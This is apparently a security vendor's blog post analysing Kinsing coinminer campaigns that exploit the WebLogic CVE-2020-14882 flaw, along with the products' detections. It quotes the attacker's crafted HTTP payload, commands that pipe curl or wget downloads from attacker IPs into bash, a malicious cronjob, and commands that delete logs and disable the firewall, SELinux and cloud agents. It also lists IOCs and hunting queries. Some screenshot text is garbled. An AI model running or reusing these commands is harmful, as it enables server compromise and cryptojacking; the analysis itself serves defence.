A Post-exploitation Look at Coinminers Abusing WebLogic Vulnerabilities

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Exploits & Vulnerabilities

This blog entry details how Trend Micro Cloud One[™] – Workload Security and Trend Micro Vision One[™] effectively detected and blocked the abuse of the CVE-2020-14882 WebLogic vulnerability in affected endpoints.

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We have recently observed malicious actors exploiting both recently disclosed and older <u>Oracle WebLogic Server</u> vulnerabilities to deliver cryptocurrency-mining malware. Oracle WebLogic Server is typically used for developing and deploying high-traffic enterprise applications on cloud environments and engineered and conventional systems.

One of the older vulnerabilities that is still being actively exploited by malicious actors is <u>CVE-2020-14882</u>, a remote code execution (RCE) vulnerability that takes advantage of improper input validation in Oracle WebLogic Server. This vulnerability affects versions 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0, and 14.1.1.0.0, and can be exploited by a remote unauthenticated attacker via sending a crafted HTTP request to the victim server resulting in RCE. It also has a CVSS v3.0 score of 9.8.

Though we have observed that many malicious actors are using this vulnerability to deploy different malware families, this blog will focus on <u>Kinsing malware</u> activity. Based on our analysis, most of the exploits did not show special characteristics or features. However, we have observed that the downloaded shell and Python scripts went through a lengthy list of actions, including disabling basic operating system (OS) security features such as Security-Enhanced Linux (SELinux), watchdog timers, and iptables, and disabling cloud service provider's agents.

This blog entry will detail how Trend Micro Cloud One[™] – Workload Security and Trend Micro Vision One[™] effectively detected and blocked the abuse of the <u>CVE-2020-14882</u> WebLogic vulnerability in affected endpoints.

Technical analysis

Despite being an older vulnerability, malicious actors are still actively weaponizing <u>CVE-2020-14882</u> to gain a foothold in victim organizations. Figure 1 shows the active attempt to exploit the vulnerability, which our intrusion prevention system (IPS) detected from October 31, 2020, to July 27, 2022.




Figure 1. IPS detection count of the CVE-2020-14882 vulnerability exploitation from Oct. 31, 2020 to July 27, 2022




Figure 2. Kinsing malware infection chain

Using Workload Security to detect WebLogic vulnerability exploitation

Workload Security's correlation of telemetry and detections provided the initial security context in this campaign, which allowed security teams and analysts to track and monitor the malicious actor's activities.

The following Workload Security modules worked to detect the exploitation of CVE-2020-14882 on vulnerable systems:

Intrusion prevention system module

Workload Security's intrusion prevention system module can tap into incoming traffic and effectively block and detect malicious network traffic. This module includes multiple IPS rules that can block the vulnerability exploitation of the WebLogic server. One of these is IPS rule 1010590 - Oracle WebLogic Server Remote Code Execution Vulnerabilities (CVE-2020-14882, CVE-2020-14750 and CVE-2020-14883), which can detect and block the exploitation of vulnerabilities assigned to both CVE-2020-14882 and CVE-2020-14883.

Computer:	persistence big					
Event Origin: Reason:	Agent 1010590 - Oracle WebLogic Server Remote Code Execution Vulnerabilities (CVE-2020-14882, CVE-2020-14750 and CVE-2020-14883)					
Action:						
Direction:	Detect Only: Reset					
Flow:	Connection Flow					
Rank:	100 = Asset Value x Severity Value = 1 x 100					
Interface:						
Interface Type:	Virtual Interface					
Note:	"CVE-2020-14882"					
Packet Type						
Protocol:	TCP					
Flags:	ACK PSH DF=1					
Source						
IP:	05.452 (20-10)					
MAC:	DE LES RECEILES DE DE					
Port:	41222					
Destination						
IP:	DEPOTE CONTRACTOR OF					
MAC:	(0.4LAC) (0.0010)					
Port:	7001					
Packet Data –						
Packet Size	544					
Container						
gure 3. IPS d	etection of the vulnerability exploitation					

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/78.0.3904.108 Safari/537.36
Connection: close
Content-Length: 147
Content-Type: application/x-www-form-URL encoded
Accept-Encoding: gzip
```

_nfpb=true&_pageLabel=&handle=com.bea.core.repackaged.springframework.cont ext.support.FileSystemXmlApplicationContext("http://185.14.30.35/wb.xml") Figure 4. Payload data captured by the IPS rule In figure 4, the malicious actor sent a crafted request that attempted to access the *console.portal* resource under the "images" directory. The "%252e%252e" is a double URL-encoded string of the ".." directory traversal pattern. Because the class managing the targeted resource did not validate the input, it automatically computed the code that the attacker provided. In this case, the attacker forced the server to read the contents of the *wb.xml* file, which downloaded a shell script with the following contents:




wb.xml file

Antimalware module

This module provides real-time protection against the exploitation of this vulnerability using behavior-monitoring features.

General	Tags		
Threat Inf	ormatio	n	
Detection	Time:	May 26, 2022 07:26:54	
Malware:		TM_MALWARE_BEHAVIOR	
User Infor	mation		
Major Viru	us Type:	Suspicious Activity	
Infected F	ile(s):	/usr/java/jdk-8/bin/java	
Action Tak	ken:	Passed	
Scan Type	e:	Real Time	
Malware S	Scan Con	figuration:	
Debeuler			
		ing Information	
Behavior 1	Type:	Threat_Behavior_Detection	
Process:		java	
Command	d Line	/usr/java/jdk-8/bin/java-server-Djava.security.egd=file:/dev/./urandom-cp/u01/oracle/wlserver/server/lib/weblogic-launcher.jar-Dlaunch.use.env.classpath=true-Dweblogic.Name=Jon_s - Djava.security.policy=/u01/oracle/wlserver/server/lib/weblogic.policy-Doracle.jdbc.fanEnabled=false-Dweblogic.StdoutDebugEnabled=false - Djava.system.class.loader=com.oracle.classloader.weblogic.LaunchClassLoader -javaagent:/u01/oracle/wlserver/server/lib/debugDatch-agent.jar-da-Dwls.home=/u01/oracle/wlserver/server Dweblogic.home=/u01/oracle/wlserver/server/server	
Target:		/bin/bash -c (curl -s 185.14.30.35/wb.shl wget -q -O- 185.14.30.35/wb.sh) bash	
Target Typ	pe:	Uncategorized	
Target Co	unt:	1	
Behavior F	Rule ID:	SUSP_REMOTE_CODE	
CVE			
MITRE		T1059.004,T1190	
	~ ^		





Detection filme.	May 20, 2022 07.27.04
Malware:	Trojan.Linux.KINSING.USELVCR22
User Information	
Major Virus Type:	Trojan
Infected File(s):	/tmp/kinsing
Action Taken:	Quarantined
Scan Type:	Real Time
Malware Scan Configuration:	

Figure 7. AM event of Kinsing malware detection *Web reputation module*

The web reputation module protects systems against web threats by blocking access to malicious URLs. In our investigation, this module immediately identified and blocked the *wb.sh* script's attempt to download the Kinsing malware.

General	Tags		
General	Informa	tion	
Time:		May 26, 2022 07:27:54	
Comput	er:		
Origin:		Agent	
URL:		http://185.14.30.35/kinsing Reclassify	Figure 8. The web reputation module
Rank:		100 = Asset Value x Severity Value = 1 x 100	
Risk:		Dangerous	
Categor	y:	Malware Accomplice	
		Add to Allow List	

blocked the download of the Kinsing malware. *Activity monitoring module*

This module can detect process, file, and network activities on endpoints that are running the Cloud One Workload Security solution. As seen on figure 13, the activity monitoring module detected the Java process that was attempting to open a bash shell.



Figure 9. The activity monitoring module

detected the Java process that tried to open a bash shell.

A closer look at the WebLogic vulnerability exploitation using Trend Micro Vision One and Trend Micro Cloud One

In our investigation of this Kinsing campaign, Trend Micro Vision One provided real-time details into the paths and events related to this attack. This section provides insights on the activities performed by the downloaded shell script, the detections provided by the Trend Micro Cloud One and Trend Micro Vision One solutions, and how the said solutions provide information on every step of the malware's behavior.

Trend Micro Cloud One

After the successful exploitation of the vulnerability, the *wb.sh* file was downloaded into the host machine. In infected machines that do not run Workload Security and Vision One, it would attempt to perform the following malicious actions:

1. The script would check if the "*/tmp/zzza*" file was present, which would then trigger the script to stop. Otherwise, it would create an empty file and would perform the other actions. It is a flag used to verify that two or more instances are not running on the same host. This file can also be used to stop further infections if created manually.

endpointHostName endpointlp		
processFilePath	/usr/bin/bash	
eventSubId	2 - TELEMETRY_PROCESS_CREATE	Figure 10. Detection of
objectFilePath	/usr/bin/touch	
objectCmd	touch /tmp/zzza	
endpointGuid		

"/tmp/zzza" file creation

2. The script would increase the resource limit using the "*ulimit*" command and remove the */var/log/syslog* file.

endpointHostName endpointIp		
processFilePath	/usr/bin/bash	
eventSubId	2 - TELEMETRY_PROCESS_CREATE	
objectFilePath	/usr/bin/rm	
objectCmd	rm -rf /var/log/syslog	Figure 11. Detection of
tags	MITREV9.T1070.004 - File Deletion	
	XSAE.F2358 - Recursive File Deletion via RM Command	
	MITRE.T1070 - Indicator Removal on Host	
	MITRE.T1107 - File Deletion	
bitwiseFilterRiskLevel	2	

the /var/log/syslog file deletion

3. It would make multiple files mutable so that it can update them.

chattr -iua /tmp/ chattr -iua /var/tmp/ chattr -R -i /var/spool/cron chattr -i /etc/crontab	_Click to enlarge
endpointHostName	
endpointIp	
processFilePath	/usr/bin/bash
eventSubId	2 - TELEMETRY_PROCESS_CREATE
objectFilePath	/usr/bin/chattr
objectCmd	chattr -i /etc/crontab
tags	MITRE.T1222 - File and Directory Permissions Modification
	MITREV9.T1222.002 - Linux and Mac File and Directory Permissions Modification
	XSAE.F2807 - Immutable File Attribute Removal
bitwiseFilterRiskLevel	2

Figure 12. Detection of attribute modification of "/etc/crontab"

4. It would also disable multiple security features within the system.

ufw disable iptables -F echo "nope" >/tmp/log_rot sudo sysctl kernel.nmi_watchdog=0 echo '0' >/proc/sys/kernel/nmi_watchdog echo 'kernel.nmi_watchdog=0'>>/etc/sysctl.conf setenforce 0 echo SELINUX=disabled >/etc/selinux/config service apparmor stop systemctl disable apparmor	_Click to enlarge
--	-------------------

endpointHostName endpointIp processFilePath eventSubId objectFilePath	2 - TELEMETRY_PROCESS_CREATE /usr/bin/systemctl	Figure 13. Telemetry detection of the "disable
objectCmd	systemctl disable apparmor	
apparmor" command (Click to enlarge)		
5. It would disable "alibaba," "bydo," an	d "qcloud" cloud service agents.	
if ps aux grep -i '[a]liyun'; then		

II P	s aux i grep -i (ajiiyun); men	
	curl http://update.aegis.aliyun.com/download/uninstall.sh bash	
	curl http://update.aegis.aliyun.com/download/quartz_uninstall.sh bash	
	pkill aliyun-service	
	rm -rf/etc/init.d/agentwatch/usr/sbin/aliyun-service	
	rm -rf/usr/local/aegis*	
	systemctl stop aliyun.service	
	systemctl disable aliyun.service	
	service bcm-agent stop	Figure 1
	yum remove bcm-agent-y	
	apt-get remove bcm-agent -y	
6	lif ps aux grep -i '[y]unjing'; then	
	/usr/local/qcloud/stargate/admin/uninstall.sh	
	/usr/local/qcloud/YunJing/uninst.sh	
	/usr/local/qcloud/monitor/barad/admin/uninstall.sh	
fi		

Figure 14. Disabled alibaba, bydo and

qcloud cloud service agents

6. Like other cryptocurrency-mining malware, it would start removing or killing off other cryptocurrency miners' processes within the infected system.

netstat -anp grep185.71.65.238 awk '{print \$7}' awk netstat -anp grep140.82.52.87 awk '{print \$7}' awk - netstat -anp grep"34.81.218.76:9486" awk '{print \$7}' " xargs-1% kill-9 %	Click to enlarge		
endpointHostName endpointIp		L	
processFilePath	/usr/bin/bash		Firm 45 Datastics of
eventSubId	2 - TELEMETRY_PROCESS	_CREATE	_Figure 15. Detection of
objectFilePath			
objectCmd	pkill -f monero		

cryptominers' killing of other competing cryptominers' processes (Click to enlarge)

7. It would also remove some Docker images that belonged to other cryptocurrency-mining malware.

Figure 16. Removal of competing cryptominers'

Docker images (Click to enlarge)


8. Until this point, the script worked as a stager — it would remove the files and processes that were related to other cryptominers and malware families. It would also disable security features and would modify the attributes of important files so that they can be manipulated. After the script performs all these steps, it would then download the Kinsingmalware.

BIN_MD5="2c44b4e4706b8bd95d1866d7867efa0e" BIN_DOWNLOAD_URL="<u>http://185.14.30.35/kinsing</u>" BIN_DOWNLOAD_URL2="<u>http://185.14.30.35/kinsing</u>" BIN_NAME="kinsing"

Figure 17. Downloading the Kinsing malware (Click to

enlarge)

9. It would check if the user was root or not and would then select the path and utility (wget and curl) to download the malicious binary.



the downloaded Kinsing malware (Click to enlarge)

10. It would then create a cronjob to download the wb.sh script.

```
else
{
crontab -12>/dev/null
echo "••••• $LDR http://91.241.19.134/wb.sh | sh >/dev/null 2>&1"
) | crontab -
```

_Figure 19. Creation of cronjob to download the wb.sh script

(Click to enlarge)

Observed attack techniques (OATs)

Observed attack techniques (OATs) are generated from individual events that provide security value. To investigate possible attempts of exploitation using this vulnerability, analysts can look for these OAT IDs from many other helper OAT triggers that can indicate suspicious activities on the affected host.

Associated entity		Risk level ①	Detection filter	Description	Tactic	Technique	Detected ÷	
>		Medium	Curl Execution	Detect curl execution (for C1NS C	TA0002		2022-05-27 13:41:53	$\overline{\Sigma}$
>		Info	Process Discovery via PS command	Process Status (ps) command was			2022-05-27 13:41:53	ß
>		Info	Process Discovery via PS command	Process Status (ps) command was			2022-05-27 13:41:53	ß
>		Info	Process Discovery via PS command	Process Status (ps) command was			2022-05-27 13:41:53	
>		Info	Process Discovery via PS command	Process Status (ps) command was			2022-05-27 13:41:53	$\overline{\mathbf{O}}$
>		Low	Identified Transfer Of Suspicious Files Ove	Adversaries may transfer tools or			2022-05-27 13:41:52	$\overline{\mathbf{O}}$
S		Low	Recursive File Deletion via RM Command	Recursive File Deletion by using R			2022-05-27 13:41:52	
>			Recursive File Deletion via RM Command	Recursive File Deletion by using R			2022-05-27 13:41:52	ß
>		Low	Recursive File Deletion via RM Command	Recursive File Deletion by using R			2022-05-27 13:41:52	ß
>			Recursive File Deletion via RM Command	Recursive File Deletion by using R			2022-05-27 13:41:52	ß
>			Malware Detection	Malware Detection found in an en			2022-05-27 13:41:51	ß
>			Curl Execution	Detect curl execution (for C1NS C			2022-05-27 13:41:51	ß
>			Oracle WebLogic Server Remote Code Exe	Detect Oracle WebLogic Server Re			2022-05-27 13:41:50	ß
>		Info	View File via Cat Command	The contents of one or multiple fil	TA0002, TA0007, TA0009		2022-05-27 13:38:02	Ø
>	¥8	Medium	Curl Execution	Detect curl execution (for C1NS C	TA0002	T1059	2022-05-27 13:38:01	$\langle \Sigma \rangle$

Figure 20. List of detected OATs (Click to enlarge)

Trend Micro Vision One Workbench app

The Trend Micro Vision One Workbench app helps analysts see the significant correlated events that are intelligently based on the occurrences that happened throughout the entire fleet of workloads.




Figure 21. Workbench app detection

The left side of figure 25 shows the summarized sequence of events. Meanwhile, security analysts can view the different fields of interest that are considered important and provide security value on the right side. The app allows security teams to see compromised assets and isolate those that can be potentially affected while patching and mitigation procedures are in progress.

Execution profile

Execution profile is a Trend Micro Vision One feature that generates graphs for security defenders. Fields like "processCmd" and "objectCmd' can be expanded from the search app or the threat hunting app to look for different activities in any given period. These activities include process creation, file creation, and inbound and outbound network activity.

If "Check Execution Profile" is selected, a security analyst can go through the extensive list of actions that a malicious actor has performed.




Figure 22. Vision One dashboard showing the execution profile function (Click to enlarge) *Threat hunting queries*

To hunt down potential malicious activity within the environment, security analysts can use the following queries using the Trend Micro Vision One search app:

1. To find the potential misuse of Java applications to open bash process: *processFilePath:/bin/java AND objectFilePath:/usr/bin/bash*

2. To find the use of curl or wget initiated by Java via bash:

- a. processFilePath:/bin/java AND objectFilePath:/usr/bin/bash AND (objectCmd:curl or objectCmd:wget)
- 3. To find the execution of Base64-decoded string execution by Java via bash:
- a. processFilePath:/bin/java AND objectFilePath:/usr/bin/bash AND objectCmd:base64

How Trend Micro Vision One and Trend Micro Cloud One – Workload Security can help thwart vulnerability exploitation

In this blog entry, we discussed how malicious actors exploited a two-year-old vulnerability and attempted to deploy the Kinsing malware into a vulnerable system. The successful exploitation of this vulnerability can lead to RCE, which can allow attackers to perform a plethora of malicious activities on affected systems. This can range from malware execution, as in the case of our analysis, to theft of critical data, and even complete control of a compromised machine.

<u>Trend Micro Vision One</u> helps security teams gain an overall view of attempts in ongoing campaigns by providing them a correlated view of multiple layers such as email, endpoints, servers, and cloud workloads. Security teams can gain a broader perspective and a better understanding of attack attempts and detect suspicious behavior that would otherwise seem benign when viewed from a single layer alone.

Meanwhile, <u>Trend Micro Cloud One – Workload Security</u> helps defend systems against vulnerability exploits, malware, and unauthorized change. It can protect a variety of environments such as virtual, physical, cloud, and containers. Using advanced techniques like machine learning (ML) and virtual patching, the solution can automatically secure new and existing workloads both against known and new threats.

MITRE ATT&CK Technique IDs

Technique	ID
Exploit Public-Facing Application	T1190
Command and Scripting Interpreter: Unix Shell	T1059.004

Resource Hijacking	T1496
Indicator Removal on Host: Clear Linux or Mac System Logs	T1070.002
File and Directory Permissions Modification: Linux and Mac File and Directory Permissions Modification	T1222.002
Impair Defenses: Disable or Modify System Firewall	T1562.004
Indicator Removal on Host: File Deletion	T1070.004
Scheduled Task/Job: Cron	T1053.003
Impair Defenses: Disable Cloud Logs	T1562/008

IOCs

URLs:

- hxxp://91[.]241[.]19[.]134/wb.sh
- hxxp://185[.]14[.]30[.]35/kinsing
- hxxp://185[.]14[.]30[.]35/wb.sh
- hxxp://195[.]2[.]79[.]26/kinsing
- hxxp://195[.]2[.]79[.]26/wb.sh
- hxxp://195[.]2[.]78[.]230/wb.sh
- hxxp://193[.]178[.]170[.]47/wb.sh
- hxxp://178[.]20[.]40[.]200/wb.sh
- hxxp://94[.]103[.]89[.]159/wb.sh
- hxxp://185[.]231[.]153[.]4/wb.sh
- hxxp://195[.]2[.]85[.]171/wb.sh
- hxxp://80[.]92[.]204[.]82/wb.sh
- hxxp://195[.]2[.]84[.]209/kinsing
- hxxp://193[.]178[.]170[.]47/kinsing
- hxxp://178[.]20[.]40[.]200/kinsing

File hashes

SHA-256	Detection name
020c14b7bf5ff410ea12226f9ca070540bd46eff80cf20416871143464f7d546	Trojan.SH.CVE20207961.SM

5D2530B809FD069F97B30A5938D471DD2145341B5793A70656AAD6045445CF6D Trojan.Linux.KINSING.USELVCR22

• IP addresses

- 212[.]22[.]77[.]79
- 185[.]234[.]247[.]8
- 185[.]154[.]53[.]140

sXpIBdPeKzI9PC2p0SWMpUSM2NSxWzPyXTMLlbXmYa0R20xk